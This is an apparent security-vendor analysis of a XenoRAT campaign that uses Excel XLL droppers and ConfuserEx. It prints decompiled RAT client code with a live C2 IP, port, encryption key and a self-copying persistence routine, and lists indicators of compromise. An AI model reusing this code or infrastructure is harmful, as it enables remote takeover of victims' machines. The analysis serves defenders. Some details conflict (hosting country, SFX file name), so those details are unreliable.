XenoRAT Adopts Excel XLL Files and ConfuserEx as Access Method

Published: 2024-11-19 · Archived: 2026-04-05 19:50:49 UTC

TABLE OF CONTENTS

While combing through malware repositories for interesting files to analyze, Hunt researchers encountered a XenoRAT sample that stood out-not for its core functionality, but for the tools used to deliver it. Known for typically targeting gamers and posing as legitimate software, this open-source remote access tool was, in this case, delivered as an XLL file generated with the open-source Excel-DNA framework, protected by ConfuserEx, and titled "Payment Details."

This post will explore the tactical shifts observed in this version of XenoRAT's deployment, focusing on the infrastructure, protective layers, and key changes defenders should watch closely.

Key Points:

- **Unusual Delivery Tactic**: XenoRAT was deployed through Excel XLL files, marking a departure from previously seen delivery vectors.
- **Enhanced Protection**: ConfuserEx adds a layer of protection, making the malware more challenging to detect and analyze.
- **Expanded Target Potential**: This method suggests an increased focus on gaining access to enterprise networks, moving beyond XenoRAT's typical focus on individual users.

XenoRAT Overview

XenoRAT is an open-source remote access tool (RAT) coded in C# and hosted on GitHub, where its accessibility has enabled widespread use in various campaigns. Known primarily for targeting individual users, especially gamers, through spearphishing and software masquerading as legitimate downloads, XenoRAT has also been delivered through GitHub repositories and communicating with .gg top level domains, as observed in one of our previous blog posts about XenoRAT.

More recently, Cisco Talos highlighted a shift in XenoRAT's usage, with a North Korean-linked actor, tracked as UAT-5394, deploying a customized variant.

We'll now shift our focus to the sample that caught our attention, **Payment_Details.xll**.

Special Delivery: Excel XLL and ConfuserEx

Found on Any Run, "21102024_0022_18102024_Payment_Details.gz.zip" (SHA-256: 7fddca3e05425b8ec73f701334a57532f9b6bc626f8402de5135de91b8a0b59e) was downloaded to an analysis environment, and uncovered two files: "**Payment_Details.xll**" and "**PlainText.txt**." The latter contains a brief, generic message accompanied by a disclaimer often seen in business email communications, likely crafted to gain the targets trust as part of a financial transaction.




Figure 1: Contents of PlainText.txt.

Payment_Details.xll

SHA-256: 48a60db5241e6ecadbb9705ed014ba58ea9608d5ae0264db04fe70201fd1b152

This file's main purpose is as a dropper, deploying XenoRAT along with an additional remote access tool, which we will cover below. The sample abuses the **Excel-DNA** framework-a legitimate tool for Excel development. Excel-DNA's ability to load compressed .NET assemblies directly into memory makes it attractive to malware authors seeking to deliver malicious payloads.

Examining the file's embedded resources reveals a heavily obfuscated "**MAIN**" module. Under typical circumstances, this module would specify the exact .NET component loaded by Excel-DNA; however, in this instance, the obfuscation conceals its true functionality, likely to evade security detections.




Figure 2: Resources of the malicious XLL file.

Executing the XLL file initiates a complex process chain, with several key events occurring in rapid succession. Shortly after launch, an obfuscated batch file, " `cfgdf.bat` ," is triggered. Though heavily obfuscated, it

ultimately initiates the executable " `zgouble.sfx.exe` ," an SFX RAR archive, which likely extracts its contents into the Temp directory.

Figure 3: A heavily obfuscated cfgdf.bat.

While these background processes are underway, a decoy PDF named " `Pago.pdf` " opens visibly on the user's screen. "Pago," meaning "pay" or "paid" in Spanish, aligns with the document's intent to appear as part of a legitimate financial transaction. Although the PDF is blurry, faint column headings like 'Date' and 'Subtotal' are barely visible, likely another attempt to add to the authenticity of the communications between the user and the threat actor.





Figure 4: "Pago.pdf" contents used as a decoy to the victim.

The SFX archive is password-protected, limiting direct interaction with its contents. However, as the process chain progresses, another executable, " `cvghfy.exe` ," runs, likely extracted from within the archive. Using tools like Detect It Easy reveals signs of obfuscation, packing, and the use of ConfuserEx-indicating the threat actor(s) went to a great deal of trouble to hinder analysis.

Figure 5: Analysis results of cvghfy.exe


Using an awesome tool like Unpac.me, we were able to uncover an additional executable, " `Original.exe` ," (SHA-256: 18aa15aaf6886e277aea1333b546be83a56bccdfa7a64ce5243ebed2dd2541fb) the latter identified as the XenoRAT payload. Opening Original.exe in dnSpy exposes XenoRAT's configuration, including the hardcoded command-and-control (C2) server address.



```
// xeno_rat_client, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// xeno_rat_client.Program
using ...

internal class Program
{
    private static Node Server;

    private static DllHandler dllhandler = new DllHandler();

    private static string ServerIp = "87.120.116.115";

    private static int ServerPort = 1391;

    private static byte[] EncryptionKey = new byte[32]
    {
        73, 104, 176, 177, 118, 176, 156, 145, 137, 182,
        240, 163, 102, 231, 17, 232, 74, 105, 172, 9,
        191, 40, 229, 238, 241, 211, 192, 206, 183, 93,
        44, 110
    };

    private static int delay = 60000;

    private static string mutex_string = "Xeno_rat_nd8912d";

    private static int DoStartup = 1;

    private static string Install_path = "temp";

    private static string startup_name = "nothingset";

    private static async Task Main(string[] args)
    {
        if (Utils.IsAdmin())
        {
            mutex_string += "-admin";
        }
        if (Install_path != "nothingset")
        {
            try
            {
                string dir = Environment.ExpandEnvironmentVariables("%" + Install_path + "%\\UpdateManager\\");
                if (Directory.GetCurrentDirectory() != dir)
                {
                    string self = Assembly.GetEntryAssembly().Location;
                    if (!Directory.Exists(dir))
                    {
                        Directory.CreateDirectory(dir);
                    }
                    File.Copy(self, dir + Path.GetFileName(self));
                    Process.Start(dir + Path.GetFileName(self));
                    Environment.Exit(0);
                }
            }
            catch
            {
            }
        }
```

Figure 6: XenoRAT hardcoded IP address and configuration data.

Further analysis of the file's metadata shows an anomalous compilation timestamp of **10/22/2052**, a manipulation tactic likely employed to evade detection based on standard file timestamp heuristics. This alteration obscures the file's actual age, allowing it to bypass security filters that often rely on creation dates for detection.



COFF Header

Member	Offset	Size	Value	Meaning
Machine	00000084	2	014C	I386
Number of Sections	00000086	2	0003	Number of sections; indicates size of the Section Table, which immediately follows the headers.
Time/Date Stamp	00000088	4	9BC30B8C	10/22/2052 11:02:36 PM (UTC) / 10/22/2052 4:02:36 PM - Time and date the file was created in seconds since January 1st 1970 00:00:00 or 0. Note that for deterministic builds th
Pointer to Symbol Table	0000008C	4	00000000	Always 0 in .NET executables.
Number of Symbols	00000090	4	00000000	Always 0 in .NET executables.
Optional Header Size	00000094	2	00E0	Size of the optional header.
Characteristics	00000096	2	0022	Flags indicating attributes of the file.

Figure 7: Compilation timestamp for the XenoRAT file.

Network Infrastructure

The identified C2 IP address, `87.120.116[.]115`, communicates over TCP port 1391 and is hosted within ASN 401115 (EKABI) in Bulgaria, providing few opportunities to pivot toward additional infrastructure linked to this activity.

A self-signed certificate with the common name WIN-HM6FI4VOIEP was detected on RDP port 3389 around the same time this file surfaced. Although we could not uncover additional servers linked to this campaign, the IP address and indicators provided here offer a useful foundation for monitoring in case these tactics reemerge in future activity.

Conclusion

This analysis shed light on a unique deployment of XenoRAT, where traditional tactics gave way to an Excel XLL delivery and layered obfuscation. By leveraging legitimate tools like Excel-DNA and ConfuserEx, the attackers demonstrated how adaptable open-source malware can be, embedding malicious activity within familiar file types and tools.

This shift in tactics reinforces the need for vigilance, including monitoring or blocking less commonly used file extensions, as threat actors continue finding ways to exploit trusted software.

Network Observables

IP Address	Hosting Country	ASN	Notes
87.120.116[.]115:1391	NL	EKABI	XenoRAT C2 Server

Host Observables

File Name	File Type	SHA-256
Payment_Details.gz.zip	Zip	7fddca3e05425b8ec73f701334a57532f9b6bc626f8402de5135de91b8a0b59e
Payment_Details.xll	XLL	48a60db5241e6ecadbb9705ed014ba58ea9608d5ae0264db04fe70201fd1b152
Pago.pdf	PDF	7a0e40d4c39eae8f7415cb44504e04c1baf41f57e797308f026409c7353ed03d

File Name	File Type	SHA-256
cfgdf.bat	Bat	18abc987c2a04a7c576d7a5c86588467cbf6cc2bb15eadbc60c0336e2fff11d8
cvghfy.sfx.exe	SFX RAR	72722737a28ed8371130b181f99a12bd7f43b9cb9043e7a1257c08394e57e17b
cvghfy.exe	EXE	46affe6213f26e1a5446134c994e14d3f3f500e3c88f7867e3102c4b171cead1
Original.exe	EXE	18aa15aaf6886e277aea1333b546be83a56bccdfa7a64ce5243ebed2dd2541fb

---